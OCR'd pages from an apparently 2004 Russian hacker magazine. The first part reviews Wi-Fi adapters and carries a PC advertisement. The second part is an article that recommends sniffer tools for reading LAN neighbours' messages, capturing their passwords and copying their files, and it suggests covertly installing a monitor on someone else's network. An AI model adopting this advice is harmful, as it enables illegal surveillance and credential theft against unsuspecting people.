
★★★

Сетевая карта Gigabyte GN-WLBZ201, кроме всего прочего, имеет еще и встроенную USB память на 128 мегабайт, так что это устройство из разряда два в одном. Но, несмотря на дополнительные примочки, результат оказался не самым лучшим. На графике видны некоторые неровности - это говорит о том, что логика карты постоянно пытается перенастроить скорость, то есть работа сети не очень стабильна. Да и по максимальному Transfer Rate можно сделать вывод, что наивысшей точки в 11 Мбит/сек достичь не удастся на каком-либо, даже малом, расстоянии от Access Point. А из-за отсутствия возможности подключить внешнюю антенну улучшить рабочие параметры не получится.

Корпус выполнен из серебристого пластика, причем конечная часть (там, где USB-разъем) является поворотной в двух плоскостях. Наверху имеются шесть светодиодиков, два из которых - это индикация работы Flash-памяти, остальные же - индикатор уровня сигнала сети, что является несомненным плюсом - такого у других подопытных не наблюдается.

В комплектацию входит книжечка-руководство, само устройство и диск с драйверами (для сетевой карты и флеш-драйва) под все версии Windows.

ХАРАКТЕРИСТИКИ
Номинальная пропускная способность: 11 Мбит/сек
Максимальная пропускная способность: 7,91 Мбит/сек
Ослабление сигнала: 47,32%
Поддерживаемые стандарты IEEE 802.11: b
Наличие внешней антенны: нет
Интерфейс подключения: USB 1.1, внешний
Режимы работы: Ad-Hoc, Infrastructure, SoftAP (только Win2k/XP)



$77





GIGABYTE GN-WBZM-M


★★★★

Это миниатюрное устройство является только сетевой Wi-Fi картой и больше ничем. Судя по размерам и характеристикам - это та же модель GN-WLBZ201, только с возможностью подключения внешней антенны (из-за чего результаты оказались немного лучше). Интерфейс подключения опять USB, только теперь уже внутренний (на материнской плате), и из-за этого теряется возможность использовать один разъем Universal Serial Bus. Происходит все оттого, что при соединении с мамой шнур поставляется стандартный (сразу на два канала), а используется из них только один. Но если у тебя дефицит этого интерфейса подключения - проблема решается заменой кабеля.


Особо сказать о результатах ничего нельзя, потому что они очень схожи с аналогичными предыдущей карточки, что лишний раз подтверждает наличие одинаковой начинки.

В коробке ты найдешь плату, которая вставляется в PCI, антенну, диск с дровами (кстати, карточка отлично работает с драйверами от предыдущей).

ХАРАКТЕРИСТИКИ
Номинальная пропускная способность: 11 Мбит/сек
Максимальная пропускная способность: 8,12 Мбит/сек
Ослабление сигнала: 40,11%
Поддерживаемые стандарты IEEE 802.11: b
Наличие внешней антенны: есть
Интерфейс подключения: USB, внутренний
Режимы работы: Ad-Hoc, Infrastructure, SoftAP (только Win2k/XP)



$33



Мы использовали точку доступа Gigabyte A17GU, работающую по стандарту 802.11g. Однако Wi-Fi адаптеры Gigabyte могут показать более высокую производительность и низкий уровень ослабления сигнала с точкой доступа стандарта 802.11b (например, Gigabyte A16B).

GIGABYTE GN-WLMA101

★★

Этот вариант Wi-Fi карточки для ноутбуков поддерживает работу в сетях IEEE 802.11a и IEEE 802.11b. Вставляется в стандартный порт PCMCIA и обеспечивает работу на скоростях до 54 Мбит/сек, к сожалению, это нам проверить не удалось (так как наша точка доступа не рассчитана на работу по этому формату). Однако судя по тому, что пришлось увидеть, говорить о высокой скорости не приходится. Из заявленных 11 мегабит удалось выжать чуть больше семи, возможно, сказывается отсутствие внешней антенны. Но график достаточно ровный, без расколбасов, что показывает стабильность работы сетевого устройства. На корпусе находятся всего два индикатора – один показывает прием данных, а другой передачу, в общем, ничего особенного.
Содержимое коробочки стандартное для Gigabyte – такая же книжечка, диск и PCMCIA Wi-Fi карта.

ХАРАКТЕРИСТИКИ
Номинальная пропускная способность: 11, 54 Мбит/сек (802.11 b, a)
Максимальная пропускная способность: 7,33 Мбит/сек
Ослабление сигнала: 53,10%
Поддерживаемые стандарты IEEE 802.11: a/b
Наличие внешней антенны: нет
Интерфейс подключения: PCMCIA
Режимы работы: Ad-Hoc, Infrastructure

$77


SMC 2645W

★★★

Самый маленький представитель беспроводных технологий в нашем тестировании. Карточка предназначена для соединения с карманным компьютером на базе операционной системы Windows CE (но, к сожалению, драйвер только для Pocket PC 2002). Из-за таких маленьких размеров и соответственно небольшой антенны происходит значительная потеря сигнала при работе в помещении. Однако графики на удивление ровные (то есть работает девайс устойчиво). Скорость обмена данными невысокая, но ее вполне хватит, чтобы быстро перебросить информацию на настольный компьютер, не используя Cradle. Что удивило – драйвер для карточки поставляется на дискетке (что в наши дни, при уже достаточно массовом внедрении DVD, большая редкость).
В коробке присутствует карта, дискета с драйверами и книжка с описанием настроек.

ХАРАКТЕРИСТИКИ
Номинальная пропускная способность: 11 Мбит/сек
Максимальная пропускная способность: 6,57 Мбит/сек
Ослабление сигнала: 73,54%
Поддерживаемые стандарты IEEE 802.11: b
Наличие внешней антенны: нет
Интерфейс подключения: Compact Flash
Режимы работы: Ad-Hoc, Infrastructure





SMC 2635W

★★★★

Еще один PCMCIA беспроводной адаптер для ноутбуков. Устройство имеет неплохие характеристики, но общей бедой всех устройств с маленькой внутренней антенной является сильное ослабление сигнала после прохождения радиоволн через препятствие. В остальном же можно сказать, что этот экземпляр - вполне здоровый конкурент Wi-Fi адаптеров с внешней антенной, и подключающихся к рабочему компьютеру.
Графики ровные, показатель максимальной Transfer Rate находится практически у вершины возможностей стандарта, то есть работает карточка довольно хорошо.
На той части корпуса, что видна из разъема PCMCIA, присутствует всего один индикатор работы, который загорается, если обнаружена сеть, и мигает во время передачи информации.
В комплект входят адаптер, книжка и драйвера на диске под различные операционные системы Windows, причем для Linux можно найти драйвера в интернете.

ХАРАКТЕРИСТИКИ
Номинальная пропускная способность: 11 Мбит/сек
Максимальная пропускная способность: 8,43 Мбит/сек
Ослабление сигнала: 34,36%
Поддерживаемые стандарты IEEE 802.11: b
Наличие внешней антенны: нет
Интерфейс подключения: PCMCIA
Режимы работы: Ad-Hoc, Infrastructure



$58



SMC 2402W

★★★★★

А это самая скоростная карточка в нашем обзоре, причем, помимо скорости, она выдает неплохие показатели стабильности передачи данных (что видно из графика). Подключается девайс только к настольному компьютеру, к PCI шине. Причем наличие внешней съемной антенны позволяет при слабом сигнале от точки доступа поменять штырь на более мощный аналог (направленная антенна). При работе в помещении сигнал теряется довольно слабо, что дает возможность создать сеть из таких карт в пределах одного дома.
Сама плата устройства полностью запаяна металлическим экраном (чтобы исключить наводки на/от соседних девайсов), который заземляется на корпус. То есть в отличие от остальных экземпляров, излучение не будет мешать работе, скажем, TV-tuner'а.
Комплектация стандартная – книжка, плата в пакетике и диск с драйверами (которые существуют также и для Linux).

ХАРАКТЕРИСТИКИ
Номинальная пропускная способность: 11 Мбит/сек
Максимальная пропускная способность: 10,16 Мбит/сек
Ослабление сигнала: 13,23%
Поддерживаемые стандарты IEEE 802.11: b
Наличие внешней антенны: есть
Интерфейс подключения: PCI
Режимы работы: Ad-Hoc, Infrastructure, SoftAP (только Win2k/XP)



SMC 2662W-AR

★★★★★

При первом взгляде возникло ощущение, что это точка доступа, уж больно крупный корпус с двумя торчащими антеннами, но на деле оказалось, что это обыкновенный вай-фай адаптер. Очень удобен будет для тех, кому не хочется разбирать компьютер и совать туда всякие железки, поскольку подключается все это дело через стандартный разъем USB. По бокам сетевой карты располагаются две антенны (которые, к сожалению, не съемные), а на лицевой панели всего один светодиод, который сигнализирует о подключении к компьютеру и о том, что идет обмен данными с сетью. Всю комбинацию можно расположить на столе или закрепить на стене (для чего есть специальные отверстия сзади).
В комплект входят устройство, кабель для подключения к USB, документация и диск (драйвера плюс специальная программа для конфигурирования).
По работе эта карта самая стабильная из всех, причем производитель заявляет о возможности приема сигнала на расстоянии до 300 метров (тогда как спецификацией определяется втрое меньшее расстояние). Плюс один из самых высоких показателей скорости обмена данными.

ХАРАКТЕРИСТИКИ
Номинальная пропускная способность: 11 Мбит/сек
Максимальная пропускная способность: 9,72 Мбит/сек
Ослабление сигнала: 5,02%
Поддерживаемые стандарты IEEE 802.11: b
Наличие внешней антенны: есть
Интерфейс подключения: USB 1.1, внешний
Режимы работы: Ad-Hoc, Infrastructure, SoftAP (только Win2k/XP, Linux)



ВЫВОДЫ

Несмотря на такое различие в физических размерах, оказалось, что наши самые маленькие экземпляры (Compact Flash) работали ничуть не хуже обычных, полноразмерных карточек с антенной. Однако наблюдался немного суженный радиус уверенного приема сигнала (оно и понятно - антенна-то там совсем крохотная). Также существует тенденция к тому, что PCI вариант работает лучше, чем USB. В итоге имеем самую работоспособную и производительную Wi-Fi карту SMC 2402W и наиболее устойчивую при передаче SMC 2662W-AR.

ПОСТРОЙ СВОЙ ЦИФРОВОЙ ДОМ



Логотип процессора Intel® Pentium® 4 с поддержкой технологии HT означает, что поставщик системы проверил ее работу с технологией Hyper-Threading. Реальные значение производительности могут изменяться в зависимости от конфигурации и настроек аппаратных средств и программного обеспечения.

R-Style® Carbon® Ai 520

Продажа в Кредит!

Рабочие станции R-Style® Carbon® Ai 520 на базе процессора Intel® Pentium® 4 с технологией HT 3,20 ГГц являются основой для построения цифрового дома.
Приобретите компьютер и все для работы со Звуком, Видео, Фото и ТВ в одном месте – в магазине R-Style!

Технические характеристики:
Процессор: Intel® Pentium® 4 с технологией HT 3,20 ГГц
Операционная система: Microsoft® Windows® XP
Видео: до 256 МБ
ОЗУ: до 2 ГБ
Жесткий диск: до 360 ГБ
Звук, USB, клавиатура, мышь.

С 1 апреля по 9 мая 2004 года – подарок с каждым компьютером R-Style® Carbon® Ai 520!



R·Style COMPUTERS

Техническая поддержка:
R-Style Computers
тел.: (095) 903-3830
www.r-style-computers.ru

Сделано в России. Сделано на совесть!

Адреса компьютерных магазинов R-Style:
м. Отрадное ул. Декабристов, 38/1 (095) 514-1414
м. Университет Ломоносовский пр-т, 18 (095) 939-0630
м. Люблино ТЦ «Москва», подъезд №6, 2-й этаж, пав. 2М 6-10 (095) 359-8976
м. Багратионовская ТЦ «Горбушкин двор-2» 2-й этаж пав. F2 007, F2 013/017 (095) 730-2445
Единая справочная 514-1414
Интернет магазин www.r-style.ru

■ Степан Ильин aka Step (step@real.xakep.ru)

CENSORED


ВЫНЮХАЙ ВСЕ!

На страницах журнала мы уже не раз писали о серьезных сниферах - программах, как правило, довольно объемных, имеющих массу различных опций и не слишком простых в освоении. С помощью этих сниферов мы тщательно изучали строение сетевых пакетов, на практике разбирались с понятием spoofing и, в конце концов, просто смотрели, в каком виде передается информация по локальной сети. Однако сегодня речь пойдет о том, что иногда можно обойтись и без использования самых навороченных и универсальных представителей этого вида ПО. Я говорю о тех случаях, когда юзеру просто хочется слегка пошпионить за своими соседями по локалке, а на тонкости работы сети ему наплевать.

ОБЗОР СПЕЦИАЛИЗИРОВАННЫХ СНИФЕРОВ

КОПАЕМСЯ В КОРРЕСПОНДЕНЦИИ

Интернет-пейджеры, IRC, e-mail уже давно стали неотъемлемой частью нашей онлайновой жизни. Твои соседи по локалке тоже наверняка пользуются прелестями современных коммуникаций. Ведь так? Почему бы тогда нам не попробовать перехватить их переписку? Согласен, это нехорошо. Я лично всегда считал, что следить за корреспонденцией и личной жизнью людей, по крайней мере, неприлично. Но как-то раз все-таки решился попробовать. Исключительно в целях самообразования! В итоге выяснил, что один перец из домашней сетки кидает горе-кардеров на Webmoney, продавая им номера кредиток с заведомо невалидной инфой. А парочка "хакеров", которым я еще совсем недавно помогал искать клавишу "Any Key", периодически общаются в IRC-чатах, причем от МОЕГО имени. Как тебе, а? Естественно, пришлось сделать ребятам втык... э-э-э... организационно-воспитательного характера.




◢ На диск мы заботливо выложили все описанные в статье программы. А именно: IcqSnif, Kerio Network Monitor, Win Sniffer и SMB File Sniffer. Если же редактор диска будет в духе, то он поместит на CD и "обычные" сниферы, о которых упоминалось во врезке.

ICQSNIF 1.3.26

ОС:	WinAll
Размер:	551 Кб
Лицензия:	Freeware
Site:	www.ufasoft.com/icqsnif

Для слежки за членами локалки я не стал юзать свой любимый снифер, а воспользовался специальной утилитой IcqSnif. Почему именно так? Сам посуди: каково это - вручную перебрать десятки мегабайтов перехваченного рядовым снифером трафика, чтобы найти заветные сообщения с интересующей тебя инфой? Где гарантия того, что эти мессаги вообще существуют? IcqSnif же предназначен лишь для снифинга трафика коммуникационных программ. Первоначально прога умела перехватывать лишь ICQ-сообщения, однако со временем обзавелась дополнительными модулями и сейчас позволяет держать под контролем обмен сообщениями по e-mail, IRC и MSN.




IcqSnif в действии!

Интерфейс утилиты выполнен крайне просто - я с первого взгляда понял, что к чему и как работает. Основную часть окна занимает панель с перехваченными сообщениями. Мессаги отлавливаются и отображаются в режиме реального времени, то есть в тот же момент, что и на экранах мониторов настоящих пользователей.

К сожалению, выводятся они сплошным текстом без каких-либо выделений, поэтому ориентироваться среди массы хаотично разбросанных сообщений не так-то легко. Особенно если данные передаются по разным протоколам, да еще десяткому-другим пользователей. Тут уж сам черт ногу сломит - честное слово!

Впрочем, проблему отчасти решает то, что информация логируется не одной сплошной кучей, а тщательно сортируется по различным файлам. Имя каждого лога состоит из названия используемого протокола и IP-адреса передающего компьютера. Изучая отчеты, не удивляйся, если в некоторых местах вместо ICQ UIN`а ты встретишь слово "unknown". Дело в том, что в силу специфики ICQ-протокола, определить UIN пользователя порой бывает невозможно. Зато перехватить переданные серверу пароли для IcqSnif - раз плюнуть! Так что не забывай заглядывать в лежащий рядом с логами XML-файл.

Есть у IcqSnif одна изюминка, благодаря которой я не побоюсь назвать ее поистине уникальной софтиной. Внимание! Это единственный из представленных в обзоре сниферов, который может похвастаться умением использовать технику arp-спуфинг. Последняя, замечу, является чуть ли не един-




СТР.34 **НАШИ В РАМБЛЕРЕ!**
Репортаж из сердца поисковой машины.




СТР.38 **ДЕТRIALИЗАЦИЯ ПО-ДОМАШНЕМУ**
Рассказ о классических методах продления «срока действия» шароварных программ.



СТР.42 **ПОМОЩЬ НУЖНА?**
Знакомимся с различными технологиями справочных систем и средствами разработки CHM-файлов.





XML-файл с перехваченными паролями, созданный IcqSnif'ом

ственным (и отнюдь не легким) способом провести снифинг данных в локальных сетях, построенных с применением свитчей.


Напоследок скажу, что для удобства использования проги существует и ее консольная версия - IcqDump. Функционально они ничем не отличаются, так что выбор зависит лишь от твоих субъективных предпочтений. Лично мне консольная вариация пришлась по душе.

KERIO NETWORK MONITOR 2.1.1

ОС:	WinAll
Размер:	1,6 Мб
Лицензия:	Shareware
Site:	www.kerio.com

С тем, что предыдущая тулза - вещь крайне полезная, поспорить сложно. Но давай немного пофантазируем и предположим, что юзеру необходимо следить за своими виртуальными соседями не один день. И даже не два! А, например, месяц... В этом случае от одного только вида разросшихся до безобразия текстовых логов IcqSnif'а ему станет плохо. Нет, для таких условий определенно нужна утилита помощнее, такая как Kerio Network Monitor.

То, что тулза предназначена для масштабных мероприятий, видно уже по организации




Внешний вид Kerio Network Monitor впечатляет...

ее работы: сначала надо запустить на машине снифающий сервис и лишь потом, подключившись к нему с помощью специальной оболочки, изучать полученные результаты. На практике такая система имеет массу неоспоримых достоинств. Начнем с того, что сервис не мозолит глаза своим присутствием, а молча сидит в списке процессов и делает свое дело. Кто там кричит "какая, к черту, разница"? А такая, что я ни за что не поверю, что ты сможешь любоваться на физиономию того же IcqSnif'а в течение месяца! Рано или поздно твое терпение лопнет, и ты все-таки закроешь это до боли приевшееся окошко. Будь уверен! Тем более снифающую составляющую KNM совершенно не обязательно держать на своем собственном компьютере. Достаточно оставить у себя лишь клиентскую (графическую) часть и работать с сервисом Kerio Network Monitor удаленно. Благо последний умеет принимать удаленные подключения. Подумай, какие возможности это открывает! При правильном подходе можно замутить снифинг совершенно чужой локальной сети. Для этого, разумеется, придется изрядно попыхтеть. А точнее - установить эту утилиту на одну из машин и, юзая различные приемы, наладить к ней доступ извне. Но без труда, как говорится, и трактор в маленьком пруду не утопишь.

Упомянутая ранее оболочка для доступа к логам выглядит впечатляюще. Первое, что после запуска бросается в глаза, - это симпатичная диаграмма, отображающая активность сетевого трафика. Пользы от нее, прямо скажем, немного, зато солидности внешнему виду софтины она добавляет изрядно.

Доступ к элементам программы организован через стандартный тулбар. Поэтому для того чтобы добраться до логов с перехваченными ICQ либо email-сообщениями, достаточно буквально одного клика мышкой. Информация здесь, как и в IcqSnif'е, выводится обычным текстом, но ряд интересных фишек значительно облегчает процесс изучения логов. Во-первых, уникальный для каждого пользователя цвет шрифта придает логу радующую глаз наглядность и красочность. Во-вторых, юзеру доступна функция вывода данных за определенный период времени.

Кстати, обойтись можно, в принципе, и без графической оболочки KNM, а вместо нее для доступа к логам использовать любой мало-мальски рабочий браузер. Объясняется это тем, что Kerio Network Monitor является одновременно и веб-сервером (по умолчанию висит на 81 порту), который по первому запросу юзера выдает по HTTP-протоколу требуемый лог-файл. Веб-интерфейс проги, правда, пока сыроват, и юзать его, на мой взгляд, еще рановато.



Многочисленные настройки KNM

Другой интересной особенностью софтины является функция кэширования данных, идущих по некоторым протоколам. В том числе и по нашему любимому HTTP. Да-да, ты не ослышался - именно кэширования файлов, а не логирования HTTP-запросов. Представь себе: открываешь эту прогу, а там не только ссылки на посещенные юзверями сайты, но и сами сайты тоже! Естественно, по каждому пользователю ведется отдельная статистика. И знаешь что? Я и до этого знал, что ресурсы порнографического содержания популярны, но никак не думал, что они настолько популярны! Можно, конечно, предположить, что это просто контингент в моей локалке подобрался такой, но и эта мысль меня почему-то не особенно греет :).


Так, отвлекся. Резюмирую. Kerio Network Monitor - отличная утилита, которая имеет полное право прижиться на твоей машине. По крайней мере, на заметку ее взять стоит: когда-нибудь она тебе точно пригодится.

СНИФАЕМ ПАРОЛИ

Оценил, как легко любая редиска (т.е. нехороший человек) может контролировать личную переписку соседей? А что дальше? Думаешь, после этого он сутками напролет будет читать сценарий новой мыльной оперы о том, как Шурик из соседнего подъезда пытается познакомиться с девушкой в гей-чате? Что-то




Не стоит забывать, что снифинг информации, нарушение тайны переписки наряду с прослушиванием телефонных линий противозаконны. Все описанные действия подпадают сразу под несколько статей УК. Так что подумай - стоит ли игра свеч? Тем более что мы сразу предупреждаем, что материал носит ознакомительный характер. И за незаконное использование полученной информации автор и редакция ответственности не несут.



Доступ к логам Kerio Network Monitor через HTTP

НЕ ЗАБУДЬ СКАЧАТЬ!

Настоятельно советую тебе иметь в своем арсенале хотя бы один обычный снифер. Поверь мне - это никогда не помешает. Для начала можно попробовать: Ethereal (**www.ethereal.com**), IRIS (**www.eeye.com**), ZxSniffer, Etherscan Analyzer (**www.asniffer.com**), CommView (**www.tamos.com**) или Sniffer Pro LAN (**www.mcafee.ru**). Все эти проги имеют хорошую репутацию. Какая-нибудь из них наверняка тебе приглянется.


Win Sniffer и Ace Password Sniffer: найди 3 отличия ;)

я сомневаюсь. У многих аппетит приходит во время еды. И кто знает, вдруг ваш местный "шпион" пойдет дальше? Размечтается о бесплатном шелле с несколькими background процессами или о полном доступе к элитному FTP-серверу. Помечтает-помечтает, да и начнет воплощать мечты в реальность! И знаешь, что он сделает в первую очередь? Раздобудет себе парольный снифер! Ведь в больших локальных сетях всегда найдутся люди, у которых можно хотя бы на время позаимствовать соответствующие "коды доступа" :).

WIN SNIFFER 2.0

ОС:	WinAll
Размер:	1168 Кб
Лицензия:	Shareware
Site:	www.microolap.com

Помнится, как я когда-то, руководствуясь этими же мотивами, робко жал на кнопку Start в тулбаре программы Win Sniffer. Результаты не заставили себя ждать. Спустя несколько минут пароли посыпались один за другим. Поначалу преимущественно бесполезные, но уже через несколько часов снифер отловил кое-что интересное. Здесь главное - терпение, не умение.

Работа с этой утилитой, как ты уже, наверное, заметил, не отличается особым разнообразием. "Start - Stop" - вот и вся технология. Ну, разве что перед началом процесса перехвата трафика еще потребуется в настройках софтины выбрать сетевой адаптер и указать путь к лог-файлу. Но это так, мелочи.

Перехваченная информация одновременно выводится в текстовый лог-файл и наглядную таблицу на экране. Разумеется, под словом "информация" подразумеваются не голые пароли (от FTP, POP3, HTTP, ICQ, SMTP, Telnet, IMAP и NTP), но и все сопутствующие данные. Самые главные из них: IP-адрес удаленного сервера и имя используемого для соединения протокола. Остальные, по сути, не столь существенны. Хотя опытные товарищи иногда поглядывают на владельца передаваемых паролей. Дабы случайно не нарваться на проблемы с некоторыми особо буйными и внимательными личностями.

Стоит отметить, что у программы есть и консольный вариант, который, помимо паролей, умеет перехватывать и email-сообщения. Его, правда, придется отдельно выкачивать с сайта разработчиков. Но разве это остановит истинных фанатов командной строки?

Вот, в общем-то, и все - больше о Win Sniffer рассказать нечего. Простой он как три копейки. Впрочем, остальные парольные сниферы не шибко от него отличаются. Все они до неприличия похожи друг на друга. Да так, что все, написанное выше, я могу смело сказать и об Ace Password Sniffer (www.effetech.com), и об Etherscan Password (www.etherscan.com). Ну хоть бы один имел какие-нибудь интересные примочки и функции! Но с другой стороны - что еще человеку нужно от парольного снифера?


ДОПОЛНИТЕЛЬНЫЕ МАТЕРИАЛЫ:

Самый лучший и информативный FAQ по сниферам:
www.robertgraham.com/pubs/sniffing-faq.html

Еще один неплохой FAQ:
www.opennet.ru/docs/FAQ/security/sniffers.html

Отличный иллюстрированный мануал по технологии arp-спуфинг:
www.nag.ru/2003/0405/

Методы обнаружения пакетных сниферов:
http://void.ru/content/1131


Настроить Win Sniffer проще простого!

ПЕРЕХВАТЫВАЕМ ФАЙЛЫ

По собственному опыту знаю, что пользователи больших локальных сетей не особо охотно предоставляют свободный доступ к файловым ресурсам своего компьютера. Оно и понятно - кому охота выставлять на всеобщее юзание свои сокровенные файлы. Неудивительно, что невидимые или защищенные паролем сетевые диски и папки нынче не редкость. Кому положено - доступ имеют, а все остальные, грубо говоря, свободны. Естественно, в такой ситуации некоторые юзеры (к примеру, новички в локалке) могут остаться не у дел. Как раз для них нижеописанная утилита будет очень актуальна.

SMB FILE SNIFFER 1.0.0.1


Эта маленькая и простая прога имеет одну-единственную функцию снифинга передаваемых в локалке файлов. Принцип ее работы предельно прост: тулза внимательно изучает данные, идущие по SMB протоколу (а именно его используют win и *nix-системы для передачи файлов по локальной сети), и тщательно выдирает оттуда все, что представляется возможным. Результаты этого нехитрого алгоритма поражают: размер каталога с перехваченными файлами растет буквально на глазах. Причем SMB File Sniffer 1.0.0.1 не создает из файлов кучу-малу, сваливая все в одно место. Нет! Для каждой связки "отправитель - получатель" создается отдельная папка, куда и копируются все отснифанные файлы. Меня особенно порадовало, что ее имя состоит не из каких-нибудь случайных букв и цифр, понятных только самой программе, а из IP-адресов передающего и принимающего компьютеров. Более того, тулза отлично сохраняет структуру каталогов. Перехватывая папку с множеством поддиректорий, можешь быть уверен, что получишь ее именно в том виде, в каком она ушла от законного владельца.

Приводить подробное описание интерфейса проги не имеет ни малейшего смысла. Для начала работы требуется лишь кликнуть по большой кнопке Start. Теперь остается лишь любоваться быстро меняющимися цифрами статистики и динамически обновляющимся графиком, не слишком изобретательно информирующим тебя о ходе операции. Главное - не забывай время от времени изучать папку с перехваченными файлами. Говорят, иногда на удочку SMB File Sniffer попадаются довольно интересные вещи.

ЧЕШЕМ РЕПУ

